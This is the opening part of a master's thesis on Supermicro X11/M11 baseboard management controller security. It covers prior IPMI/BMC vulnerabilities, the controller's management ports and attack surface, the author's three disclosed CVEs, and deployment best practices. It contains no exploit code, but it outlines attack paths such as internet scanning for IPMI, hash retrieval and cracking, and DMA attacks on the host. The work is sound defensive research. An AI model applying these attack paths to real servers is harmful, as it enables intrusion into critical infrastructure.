jamk

Baseboard management controller vulnerabilities, misconfigurations, and exploitation

A case study of Supermicro X11-based BMC security

Ahti Pellinen

Master's thesis
December 2023
Master's Degree Programme in Information Technology

jamk | Jyväskylän ammattikorkeakoulu
University of Applied Sciences

jamk

Description

Pellinen, Ahti

Baseboard management controller vulnerabilities, misconfigurations, and exploitation – A case study of Supermicro X11-based BMC security

Jyväskylä: JAMK University of Applied Sciences, December 2023, 75 pages

Master's Degree Programme in Information Technology, Cyber Security (YAMK). Masters's thesis.

Permission for open access publication: Yes

Language of publication: English

Abstract

The baseboard management controllers (BMCs) are highly privileged hardware components connected to server motherboards, powering society's information technology infrastructure. The ever-increasing threat of opportunistic and targeted cyber-attacks requires organizations to adapt and secure their infrastructure, as previous research has found BMCs to be vulnerable and exploitable by cyber attackers.

The premise of the previous research laid foundations to perform a case study and a deep dive into a single BMC-enabled server motherboard: the Super Micro Controller Inc. manufactured M11SDV-8C+-LN4F. A case study allowed the research to focus on a naturally limited research scope, providing an in-depth understanding of possible vulnerabilities, exploitation vectors, and common misconfigurations of these devices and their deployment scenarios using gray-box software assessment methodology and documentation reviews. Objectively, a case study provided a way to conduct vulnerability research and identify actionable remediation vectors to limit the exploitability of the controllers.

The main findings include the identification of high-severity software vulnerabilities tracked with common vulnerability enumeration identifiers CVE-2023-33411, CVE-2023-33412, and CVE-2023-33413. Additionally, the internet exposure of the baseboard management controllers and exploitation attempts were assessed with search engine queries and active honeypot systems. Finally, the research provided an outline for several living-on-the-land types of attack and exploitation scenarios affecting the baseboard management controllers deployed in both ignorant and best practices conforming deployments.

Keywords/tags (subjects)

Baseboard management controller, Intelligent platform management interface, common vulnerability enumeration, vulnerability research

Miscellaneous (Confidential information)

NIL

Contents

Figures

Tables

Abbreviations

AES	Advanced Encryption Standard
AMD	Advanced Micro Devices, Inc.
API	Application Programming Interface
ARM	Advanced RISC Machines, a CPU architecture
ASF	Alert Standard Format, DMTF standard for remote monitoring
BIOS	Basic input-output system
BMC	Baseboard management controller
CLP	Command line protocol
COM	Command port
CPU	Central processing unit
CVE	Common vulnerability enumeration
CVSS	Common vulnerability scoring system
DDNS	Dynamic domain name service
DES	Data Encryption Standard
DHCP	Domain host configuration protocol
DMA	Direct memory access
DMTF	Distributed Management Task Force
DMZ	De-militarized zone, a network architecture concept
GPL	General purpose licence
GPU	Graphics Processing Unit
HMAC	Hash-based message authentication code
HP	Hewlett Packard Enterprise
HTML5	Hypertext markup language version 5
HTTP	Hypertext transfer protocol
HTTPS	Hypertext transfer protocol secure
IB	In-band, internal communications channel
IP	Internet protocol
IPMI	Intelligent platform management interface, often synonym for BMC
ISO	Optimal disc image

LAN	Local area network
LDAP	Light directory access protocol
LPC	Low pin count
LPE	Local privilege escalation
M11	Super Micro Computers AMD chipset-based motherboard product line
MAC	Media access control, a networking protocol
MITRE	Mitre Corporation
NCSC	National Cyber Security Centre in Finland
NIC	Network interface controller
NIST	National Institute of Standards and Technology
NTP	Network time protocol
OEM	Original equipment manufacturer
OOB	Out-of-band, remote communications channel
OS	Operating system
PCI-e	Peripheral component interconnect express
RADIUS	Remote authentication dial in user service
RAKP	RMCP+ authentication key-exchange protocol
RCE	Remote code execution
RMCP	Remote management control protocol
SDK	Software development kit
SHA1	Secure hash algorithm version 1
SMASH	Systems management architecture for server hardware
SMTP	Simple mail transfer protocol
SNMP	Simple network management protocol
SOC	System-on-a-chip
SSDP	Simple service discovery protocol
SSL	Secure sockets layer
Supermicro	Super Micro Computer, Inc.
TCP	Transport control protocol
TRAFICOM	Finnish Transportation and Communications Agency

TSA	Target system analysis
UART	Universal Asynchronous Receiver Transmitter
UDP	User Datagram Protocol
UEFI	Unified extensible firmware interface
UPNP	Universal plug-and-play
USB	Universal serial bus
VGA	Video graphics array
VNC	Virtual network computing, graphical desktop-sharing system
WSMAN	WS-management
X-DMA	Cross direct memory access
X11	Super Micro Computers server motherboard product line
iDRAC	Integrated Dell Remote Access Controller, Dell BMC product name
iKVM	Interactive keyboard, video, and mouse. A remote-control capability
iLO	Integrated Lights-Out, Hewlett and Packard BMC product name

1 Introduction

1.1 Overview and Motivation

Baseboard management controllers (BMC) have become a standard component in modern server architectures, enabling system administrators to remotely access the system layers below the server's installed operating system. While convenient for administrators, BMC devices function as highly privileged and security-critical components in data centers and single-server deployments alike, necessitating careful configuration, security controls, and network design for secure deployment and use. Due to their highly privileged access to server hardware and independence from the host operating system, BMCs can be viewed as prime targets for malicious exploitation.

This case study offers additional research on the topic, aiming to illuminate the risks and potential exploitation vectors of BMC devices by analyzing a Supermicro X11-series based server motherboard, embedded BMC device firmware, its documentation, configurations, as well as publications from Supermicro. The latter part of this case study analyzes the extent of potentially vulnerable devices, seeks to identify any ongoing exploitation on the public internet, and describes the process of vulnerability disclosure, along with considerations of vulnerability research.

While many potential attack vectors have been identified and proposed in the past, at least in hypotheses, Supermicro devices have not been discussed security-wise in some years. This gap presents a good opportunity to inspect the internals and the state of BMC device security. This research is inspired by past, vendor-agnostic publications related to BMC security and exploitation. It aims to provide a more foundation for the next iteration of study through target system analysis, security research, and data collection from publicly available resources.

The importance of non-affiliated applied security research cannot be overly emphasized. Being non-affiliated and not driven by financial motivations allows security research to be conducted without biasing expectations of end results or being influenced by the normal vendor-contractor customer relationship. Even when the research is conducted outside the common commercial sandbox, it can contribute significantly to the overall cybersecurity sector as an industry, providing additional information for both network defenders and security researchers. The concepts, meth-

odologies, and information, in general, should not be gate-kept but shared with the entire industry. While BMC devices consist of only a small part of the digital infrastructure, the overall impact and value they bring are significant.

As a direct result of this research, three high-severity vulnerabilities in the assessed Supermicro M11SDV-8C+-LN4F motherboard embedded BMC device were identified. These vulnerabilities are being tracked with CVE identifiers CVE-2023-33411, CVE-2023-33412, and CVE-2023-33413. In addition to the identified software vulnerabilities, the research provides valuable insights for network defenders in the form of attack scenario considerations and indicators of compromise and a device exposure assessment.

1.2 Acknowledgements

My gratitude goes to all those, who have helped and guided me on this journey: my thesis supervisors, Igor from Supermicro, Eddie from IBM, k4m1, all my colleagues - past and present, the team at Finnish National Cyber Security Centre, my friends and family and especially my significant other, who has been there after all sleep deprived nights of hacking.

2 Research methodology

2.1 Research Questions

Primarily, this thesis aims to identify software vulnerabilities, cyber-attack vectors, exploitation scenarios, and outline risks associated with the current state of BMC devices. Additionally, if possible, this thesis aims to develop interoperability capabilities with dedicated external software (e.g., exploitation proof-of-concepts) to further illuminate possible problematic areas. In short: are there any previously unknown software vulnerabilities, dangerous misconfigurations, and can the BMC device be used to compromise the server's host operating system or vice versa?

Identification of previously unknown software vulnerabilities is fundamental to the overall security of information technology systems. The presence of software vulnerabilities unknown to users and

vendors can lead to uncontrollable exploitation scenarios with undefined outcomes, enabling attacks against governments and corporations, as well as ransomware attacks (Trendmicro, 2019). Due to the critical nature of minimizing exposure to zero-day exploitation, the identification of such vulnerabilities was raised as one of the main research questions.

Dangerous misconfigurations and their identification can also be deemed similarly crucial for security, as they can affect the organizations deploying the systems in a similar way to the presence of exploitable software vulnerabilities. By analyzing potential configuration issues, especially in the case of insecure default configurations, this thesis aims to identify the relevant problematic configurations and enable system administrators to secure the systems.

By combining the knowledge of previously unknown software vulnerabilities and possible dangerous misconfigurations, this thesis aims to answer the question: then what? Is it possible to utilize potential issues to compromise the host operating system via a compromised BMC, or in the case of a compromised host operating system, is it possible to change course and exploit the BMC? This question attempts to gain insight into the impact of issues affecting the BMC ecosystem, as an exploit without impact can be deemed generally irrelevant to the big picture.

Finally, by analyzing open-source information and deploying active honeypot methods, this thesis aims to identify any ongoing exploitation attempts targeting Supermicro BMC devices connected to the internet. Finally, it seeks to identify and assess the number of potentially vulnerable devices currently accessible from the public internet and determine the relevant legislation governing security research in Finland.

2.2 Research Methodology

The most suitable research methodology for a single target platform consisting of hardware and software was deemed to be a case study. Laine et al. (2007) summarizes the concept of a case study as more of a research strategy, which by definition contains a mixture of different research methodologies and can contain multiple different sets of research materials. In a case study, an attempt to create a detailed presentation of the selected entity is performed by collecting and analyzing a diverse set of materials in a holistic manner (Laine et al., 2007).

The research, by performing a case study, matches well with the research questions and is a well utilized research method at JAMK University of Applied Sciences (Theseus, n.d.). A case study allows the researcher to follow a more liquid path to answer the research questions than a well in advance pre-defined methodology would. The elasticity provided by a case study as a research methodology can be seen as strengthening fundamental due to the nature of software security testing – the assessor can never truly know what there is to be discovered within the depths of the assessed component.

An upside for performing a case study can be assessed to be the real-life context it provides to the research. By analyzing real-life applications in-depth, the research provides and fullfills natural requirement of applied sciences: the interface with current reality. A case study as a research methodology makes it possible to test and develop theories in real life context – create and analyze exploitation scenarios.

While the chosen research methodology with its holistic approach can yield good results, the caveats must be acknowledged. The chosen research methodology can be assessed to be highly dependent on the individual researcher's knowledge at the time of the research, and as a highly subjective methodology, the research and the gained results can be impossible to repeat as is. The lack of repeatability must be considered by attempting to achieving exact or otherwise highly accurate results, that can be proven by third parties on-demand.

The holistic approach attempts to gain the highest possible understanding of the analyzed subject while actively seeking to distinguish the researchers' own biases (Laine et al. 2007). The holistic approach within the case study methodology can be assessed to require the researcher to constantly assess the scope of the research dynamically. When is the scope fulfilled if the researcher does not know the unknown parts of the analyzed subject?

The professional challenge of the chosen methodology remains high, as security research at this level requires a specialized set of skills to target the very internals of both information technology system's high- and low-level components. Due to the complexity of today's IT-infrastructure, en-

gaging a target with intent to utilize holistic approach can create a requirement for constant learning. The full extent of the target protocols, software stacks and connection buses are unknown beforehand to the researcher.

2.3 Research Scope

The technological scope of this research was limited to conducting a case study on a single target device, a Supermicro M11SDV-8C+-LN4F server motherboard based on the Supermicro X11-series, featuring a BMC device based on the Aspeed Technologies AST2500 system-on-chip (SOC) (Supermicro, 2021). Even that other motherboard and BMC vendors may have different design decisions, the Aspeed AST-series SOCs can be considered relatively common chips for BMCs, potentially allowing for more general observations. The same applies to different revisions of AST-series system chips – while not fully backward compatible, the AST-series chips offer functionalities that can be generalized into categories, such as networking capabilities, peripheral bus connections, and overall integration with the motherboard hardware (Aspeed, n.d.).

Targeting a single device offers a better opportunity to deeply investigate the device beyond the surface level, potentially yielding more impactful findings in terms of software vulnerabilities. A single device is also more affordable and easily obtained compared to a whole range of different models from various vendors. By selecting a hardware vendor with enough market share, the potential outcome of this research has traction and a good trajectory to do well. The same, in an inverted manner, goes to the possible pitfalls of the chosen methodology and scope: primarily targeting a single device makes making generalized observations and assumptions harder.

Additionally, due to the Criminal Code of Finland regarding computer break-ins (Finnish Ministry of Justice, 2016) the assessment of the current amount and reach of potentially vulnerable devices and ongoing exploitation campaigns had to be performed by using passive methods, such as analyzing existing datasets, by having a permission from the targeted devices owner and by utilizing research devices, such as active honeypot systems. Even that the scanning and enumerating vulnerable devices connected to the internet would be technically trivial, the contents of the Criminal Code of Finland dictated the decision to limit the scope of this research. The research scope only includes the analysis of publicly available datasets and the usage of the active honeypot systems

to gather this information (M. Mesiä, A-M. Väyrynen, S. Könönen, J. Eronen, personal communication, November 2, 2022).

2.4 Research Ethics

The main ethical consideration of this research is the aim to help secure the very information technology infrastructure critical to our well-being and everyday life. Software vulnerabilities and device misconfigurations are unavoidable to an extent and bringing them to the consciousness of their developers is paramount for the overall data security of our society. In some cases, where malicious actors may attempt to exploit such security research, it is far more dangerous to remain in a state of the unknown. In this state, malicious actors may already be aware of the existence of vulnerabilities, while the developers of the system are not, putting users at risk of uncontrollable exploitation.

This thesis has been written in line with the ethical principles of JAMK University of Applied Sciences (JAMK, 2018) and Finnish laws. Additionally, the research and disclosures have been conducted following industry standards, common sense, and the vulnerability disclosure process, partly assisted by the Finnish Transport and Communications Agency's National Cyber Security Centre. To limit possible exploitation, no exploit source code for any of the identified vulnerabilities will be published as part of this thesis. Vulnerability details are partly obfuscated and censored to not contain directly exploitable vectors unless a reasonable time-period has passed since the vulnerability-fixing patch was issued. In the context of this thesis, this time-period was decided to be one year.

During the research, the targeted device and systems were purchased, owned and under control of the author, or a consent to perform the research has been received from the devices respective owner. Supermicro has stated to welcome information of product security issues from academic institutions (Supermicro, n.d.-b). The author has not been involved in any unlawful or malicious actions and the research has been performed without any malicious intent. The research aims to benefit all information systems users and stakeholders to achieve better security posture.

2.5 Artificial Intelligence Acknowledgements

To be stated: this research is free of artificial intelligence hallucinations. No generative artificial intelligence capabilities have been used during this research to gather information, refences or to generate text, phrases, or source code. The crude proofreading and spelling-error checking was assisted by artificial intelligence models Mistral7B from Mistral AI, as well as GPT3.5-turbo from OpenAI, Inc (MistralAI, 2023; OpenAI, 2023). The models were not used to their generative capacities in accordance with JAMK University of Applied Sciences instructions on the fair usage of artificial intelligence (JAMK, 2023).

3 Previous Research

3.1 Previous Research Collection

Supermicro security advisories and openly available CVE databases identify multiple historic vulnerabilities affecting several Supermicro BMC firmware versions ranging from X8- to X11-series (Supermicro, n.d.-c; MITRE, n.d.). The historically identified vulnerabilities are being tracked with CVEs as described in Appendix 1, which is compiled from public CVE database curated by MITRE (n.d.). In the appendix, the severity is presented as CVSS version 3 if available and in case CVSS version 3 score is not provided, older CVSS version 2 is presented.

From the previously published CVE identifier tracked vulnerabilities, we can make several observations. In the past, multiple vectors have been identified allowing arbitrary code and command execution on the affected BMC devices either by exploiting various memory issues or general unsanitized user inputs. In addition to the direct code injections and command execution, the BMC devices have been observed to be vulnerable to different levels of authentication and authorization issues, aiming to provide access to privileged functionality for unauthorized attackers. Overall, the severity of the issues can be assessed to be generally significant.

3.2 CVE-2013-4786 RAKP HMAC-SHA1 Hash Disclosure

While most of the identified issues have been found on different generations of the web user interface, multiple attack vectors take advantage over the in-band or out-of-band IPMI protocol interfaces to access privileged functionality or to perform memory manipulation attacks. Probably one of the most notable BMC-related vulnerabilities is the CVE-2013-4786, RAKP HMAC-SHA1 hash disclosure identified by Dan Farmer (2013). Most identified software issues can be fixed by provisioning a firmware update, the CVE-2013-4786 is a design issue within the IPMI 2.0 specification itself and cannot be fixed without updating the specification itself or dropping the support for the IPMI 2.0 protocol (Intel, Hewlett-Packard, NEC, Dell, 2015).

As the protocol specification has not been updated, the hash disclosure vulnerability can be assessed to leave a significant security hole to the IPMI 2.0 enabled devices. Practically anyone could start to scan the public internet for the IPMI 2.0 protocol enabled devices, retrieve the hashes, crack them, and potentially access the host managed by the BMC using standard living-off-the-land methodologies used to manage the host through the BMC.

3.3 CVE-2019-6260 “Pantsdown”

Details of the CVE-2019-6260 provide to be interesting in the form of highlighting the privileged access available to the BMC devices on the motherboards (Smith, 2019). In the “pantsdown” vulnerability, Smith (2019) demonstrated the capability of accessing and modifying arbitrary memory locations of the BMC device from the host operating system. In context of the device’s security, this also highlights the fact that the BMC devices are highly integrated and interconnected to the respective motherboards. In Supermicros case, the BMC device is directly connected to the PCI-e bus, allowing connectivity between different devices in the general system, including having direct memory access to systems random access memory.

3.4 CVE-2019-16650 “USBAnywhere”

In 2019, the firmware and hardware security company Eclypsium published research on Supermicro X10- and X11-series BMC firmware (Eclypsium, 2019). The Eclypsium research (2019) details a

way of accessing the virtual media capabilities of the Supermicro BMC devices to attach arbitrary USB devices to the host operating system. The research also identified exploitation scenarios, including data exfiltration through the USB bus, booting, or reinstalling the host with arbitrary disk images and introducing a network-attached USB Rubbery Ducky to the host (Eclypsium, 2019. During the research, the Eclypsium (2019) researchers identified 47,000 affected BMCs to be connected to the internet in over 90 countries.

3.5 BMCLeech

The BMCLeech paper published in 2020 describes the usage of BMC devices' connectivity with the system's PCI-e bus to perform direct memory access enabled forensic analysis on the host operating system in a stealthy way. By not interacting with the system's CPU, the memory forensic tool can be virtually unidentifiable by the host operating system (Latzo et al, 2020). The BMCLeech utilizes well-known direct memory access memory acquisition framework PCILeech to do the heavy lifting, providing a network socket connected X-DMA engine kernel driver library for the ASpeed AST2500 chip (Latzo et al, 2020).

The existence of these toolkits introduces an interesting exploitation scenario: if an AST2500-powered BMC device can be taken over with an arbitrary code execution, could this be used to perform DMA attacks against a live host operating system?

3.6 IPMI: Freight Train to Hell

Dan Farmer's paper (2013), outlines multiple problems associated with different parts of the BMC ecosystem, mostly concentrating on the IPMI protocol 1.5 and 2.0 version issues and ways to exploit the living-off-the-land mechanics of the BMCs. The paper outlines today's commonly known issues, such as ones tracked by CVE-2013-4782 and CVE-2013-4786, or Cipher-0 attack and RAKP HMAC-SHA1 hash disclosure vulnerabilities, respectively (Dan Farmer, 2013).

The paper "IPMI: Freight Train to Hell" and its sister publication "Sold Down the River" discuss IPMI protocol problems in-depth and details multiple attack vectors against BMC devices vendor-

agnostically (Farmer, 2013). In addition to the issues mentioned above, the paper provides hypotheses on issues such as updating the device's network configurations to access the BMC devices out-of-band management interfaces or internal networks. It outlines that the devices could be used to capture and sniff network traffic from the shared network interface. The paper also discusses the system of virtual USB-devices and how to compromise the host operating system using the built-in, living-off-the-land functionality of the BMC devices (Farmer, 2013).

3.7 Illuminating the Security Issues Surrounding Lights-Out Server Management

University of Michigan researchers (Bonkoski et al., 2013), published a paper assessing the security state of BMC devices and specifically enabled by Supermicro X9-series motherboard. In the paper, the researchers identified and published multiple issues ranging from client-side security controls to remote command injection and buffer overflow vulnerabilities, allowing full root-level access to the affected BMC device. In the paper, the research team also suggests that in-the-wild exploitation of these devices could be recorded using IPMI honeypots (Bonkoski et al., 2013).

4 Target System Analysis

4.1 Methodology

The target system analysis aims to gather insight into the device's connectivity with different parts of the ecosystem to identify potential avenues to perform attacks against the device. Target system analysis refers to the breaking down of the adversary to target systems, the target system to target components, and finally, the components to targets and target elements (Tuovinen et al., 2019). In this case, the analysis is conducted on a high level directly on a single target system, the host system consisting of the motherboard, BMC device, and any associated hardware and software required to make it into a functioning system - a server computer.

The targeted system can be generally split into two logically autonomous components: the host system, containing the motherboard-enabled server system itself, and the BMC system-on-a-chip integrated into the motherboard. While the focus of this research is the BMC device itself, the tar-

get system must account for the whole system on a transitory level, as the BMC device is connected and integrated into multiple different interfaces and buses. The management connectivity between the BMC and the user is also split into two logical forms: in-band and out-of-band connection channels (Supermicro, 2021).

4.2 M11SDV-8C+-LN4F

The Supermicro M11-series motherboards can be seen as X11-series boards, with the exception that they are designed to facilitate AMD manufactured central processing units (CPUs) instead of ones manufactured by Intel (Figure 1). For generalization, this thesis will refer to all Supermicro 11th generation motherboards as “X11” regardless of the processor socket type or CPU manufacturer.



Figure 1: M11SDV-8C+LN4F server motherboard.

Table 1: M11SDV-8C+-LN4F features the following general specifications (Supermicro, 2021)

Specification	Description
Form Factor	Mini-ITX
CPU	Single AMD EPYC 3251 SOC Processor 8 Core/16 Thread, 2500 MHz, 1500 mV
Memory Capacity	4 DIMM Slots Up to 512GB RECC DDR4 2666Mhz
On-Board Devices	SATA3 (6 Gbps) controller 1GbE Intel I350-AM4 Network Controller IPMI v2.0 with iKVM and VM over LAN provided by ASPEED AST2500 VGA provided by ASPEED AST2500 USB 2.0 / 3.0 controller PCI-Express 3.0 bus

The motherboard AMI BIOS version during the research was 2.18.1264 1.0c.

For the context of the thesis, the model of the motherboard is irrelevant if it is of the same generation and has the same Aspeed AST2500 BMC SOC embedded to it. The BMC is effectively independent from the rest of the motherboard, as it can be used to manage most of the systems on board. Supermicro uses Aspeed AST2400, AST2500 and AST2600 chips on basically all revisions of the X11 series motherboards (Supermicro, 2020).

4.3 Aspeed AST2500 BMC SOC

As described by the manufacturer, Aspeed AST2500 is a server management processor featuring all relevant components, such as PCI-e, USB, VGA, and other peripheral device connections embedded inside a single chip (Aspeed, n.d.). The BMC can be accessed remotely over network interface controller or internally using different host connection buses. The Aspeed AST2500 BMC SOC, as presented in Figure 2, is relatively small, consisting of 19x19-millimeter thin-profile fine-pitch ball grid array casing with 458 pins layout holding a ARMv11 processor.

Figure 2: Aspeed AST2500 BMC SOC embedded on a Supermicro M11SDV-8C+-LN4F.

Table 2: Aspeed AST2500 general specification (Aspeed, n.d.)

Specification	Description
CPU	ARMv11, 800 MHz
RAM	512 MB, 1488 MHz
Operating system	Linux 3.18.0

The primary target for this research is the Aspeed AST2500 BMC SOC firmware embedded to the motherboard itself. During the research, the Supermicro BMC firmware revisions analyzed were 3.16.01 and 3.17.02 respectively. The Supermicro BMC firmware utilizes Linux version 3.18.0 as the base operating system for the BMC device.

The targeted BMC firmware was updated after a patch fixing the CVE-2023-33412, a Virtual Floppy USB Remote Command Execution was identified to be issued by Supermicro in November 2022.

4.4 Supermicro M11 BMC Attack Surface

As the Aspeed AST2500 BMC SOC effectively performs as a computer inside a computer, any of the available connections pose as a potential attack surface for the device. BMC management connections channels can be categorized to in-band, or IB and out-of-band, or OOB connections. In-band connections refer to any internal communication channels available between the motherboard's CPU and the BMC chip, such as PCI-e. Out-of-band connections refer to any external communication channels available to the BMC chip trough external protocols, such as TCP/IP through network interfaces.

Addition to the actual management channels for the BMC device, attack surface can be further extended to contain inbound and outbound connections relative to the channels. If the connections are initiated by the client, the BMC will determine the connection to be inbound, where the potential vulnerabilities occur directly because of a malicious input. When an outbound connection is initiated, the potential vulnerabilities occur because of the response values received to the connection initiated by the BMC. It also may be possible to coerce the BMC device to initiate the outbound connection.

The Supermicro BMC firmware allows multiple ways to manage the BMC itself via both IB and OOB channels. It is worth noting that not all Aspeed AST2500 provided connection channels are necessarily implemented in the Supermicro BMC firmware, meaning that the channels are unavailable to the initial, unexploited state of the BMC device. This thesis considers only management channels which have some sort of pre-defined tooling available for interaction.

The described management channels and outbound connections hold true for a non-enterprise level software license. Supermicro offers a license for a System Management Suite, which includes a wealth of additional functionalities potentially providing more attack surface, as described in the IPMI user manual (Supermicro, 2020).

Table 3: M11SDV-8C+-LN4F BMC in-band management channels (Supermicro, 2020)

Management channel	Description
PCI-e 2.0	The BMC connects to the motherboards South Bridge via PCI-e 2.0 1X Bus.
UART	The BMC connects to the motherboards South Bridge via UART.
LPC	The BMC connects to the motherboards South Bridge via Low Pin Count Bus.
USB 2.0	The BMC connects to the motherboards South Bridge via USB 2.0 Bus. The BMC has USB 2.0 Host capability.
NIC	External connection to the BMC is available via a dedicated Network Interface Controller.
NC-SI/RMII	The BMC connects to the motherboard's network interface controller via Network Controller Sideband Interface and Reduced Media-independent Interface connections.
COM	External connection to the BMC is available via RS-232 COM-port.

Table 4: M11SDV-8C+-LN4F BMC out-of-band management channels (Supermicro, 2020)

Management channel	Description
SMASH/CLP	System Management Architecture for Server Hardware Command Line Protocol shell is available via SSH on BMC port TCP/22.
HTTP / Redfish	BMC offers the standard web user interface through HTTP server at ports TCP/80 (plaintext) and TCP/443 (TLS/SSL encrypted). In addition to the web user interface, the web service also hosts Redfish API.
SNMP	Simple Network Management Protocol is available to be configured and defaults to port UDP/161.
HTTPS / Redfish	BMC offers the standard web user interface through HTTP server at ports TCP/80 (plaintext) and TCP/443 (TLS/SSL encrypted). In addition to the web user interface, the web service also hosts Redfish API.
IPMI / RMCP	Remote Management Control Protocol enables IPMI messages to be delivered to the BMC with default port of UDP/623.
SSDP	Simple Service Discovery Protocol listens on port UDP/1900.
iKVM	BMC iKVM functionality Virtual Network Computing service listens on port TCP/5900. The service is wrapped in an encrypted tunnel.
WSMAN	Web Services Management interface is available to be configured. WSMAN defaults to port TCP/5985.

UPNP	Universal Plug-and-Play related HTTP server is listening on port TCP/49152.

By dynamically and statically inspecting the Supermicro M11SDV-8C+-LN4F BMC firmware, the identified, device-initiated out-bound protocol connections are presented in table 5.

Table 5: Supermicro M11SDV-8C+-LN45 BMC initiated out-bound protocol connections

Connection protocol	**Description**
SMTP	Simple Mail Transfer Protocol is used by the BMC to deliver alerts and notifications. The default target system and port can be configured by the administrator. Default port value is TCP/587. The BMCs SMTP support can deliver both plaintext and SSL encrypted connections.
NTP	If enabled, the BMC device will update the device time automatically by connecting to administrator defined Network Time Protocol server on port UDP/123.
LDAP	The BMC supports external authentication to be provided via Lightweight Directory Access Protocol. The LDAP server and port are configured by the administrator with default port being TCP/389.
RADIUS	Remote Authentication Dial-In User Service support is provided by the BMC and can be connected to administrator configured server and port, which defaults to UDP/1812.

DHCP	Dynamic Host Configuration Protocol can be used to dynamically assign IP addresses to the BMC. The DHCP is enabled by default and normally communicates via ports UDP/67 and UDP/68.
DDNS	Dynamic Domain Name Service connection can be configured to the BMC. The DDNS configuration launches DNS and HTTP requests to configured server address.
SYSLOG	The firmware supports sending system log entries to remote log server configured by the administrator via UDP. Syslog defaults to port UDP/514.
UPNP/SSDP	Universal Plug-and-Play and Simple Service Discovery Protocol listens on the BMC at ports UDP/1900 and TCP/49152 and communicates to multicast address port UDP/1900.

5 Deployments

5.1 Deployment Scenarios

While BMC chips are embedded on multiple types of motherboards ideal for different use cases, some general observations can be made from the Supermicro marketing brochures (Supermicro, n.d.-c). Supermicro's server motherboard offering could be described as a one-shop-stop for IT-infrastructure, covering dedicated models from general server motherboards to IoT and embedded device boards all the way to GPU and storage servers (Supermicro, n.d.-c).

Typical baseline deployment considered in this thesis is based on Supermicro BMC security best practices document, which describe high-level generalized best practices for deploying Supermicro BMC enabled motherboards in datacenter environment (Supermicro, 2022a). In addition to the scenario, where provided best practices are followed, a scenario where the server is deployed to

an environment with default settings is considered as well, as human error and ignorance cannot be dismissed in cybersecurity.

5.2 Best Practices Deployment

The Supermicro BMC security best practices suggest restricting inbound and outbound network traffic to and from the BMC devices, to utilize managed network segments, and including a capability to monitor network traffic within the BMC subnet (Supermicro, 2022a). Using BMC devices' dedicated network controller interfaces, segmenting and monitoring the BMC dedicated network is key to limit potential attackers' ability to utilize the devices in malicious activity and to provide early warnings of such activity. In addition, the security best practices document outline requirements to overall harden the BMC enabled devices, including configuring BIOS security features, setting up access roles, user policies and strong passwords (Supermicro, 2022a). Finally, the security document suggests limiting the available attack surface by reconfiguring the BMC device's services and monitoring for BMC firmware updates and applying them, especially in case of critical security fixes (Supermicro, 2022a).

When deploying systems in line with the best practices, different kinds of systems are segmented to their respective networks, which can be restricted for access, monitored, and otherwise managed in secure ways. Best practices conforming deployment is described in Figure 3. In the case of known vulnerable devices or legacy software, network segmenting and access controls can provide some form of additional security, as the potential network attackers have less usable attack surface to exploit.

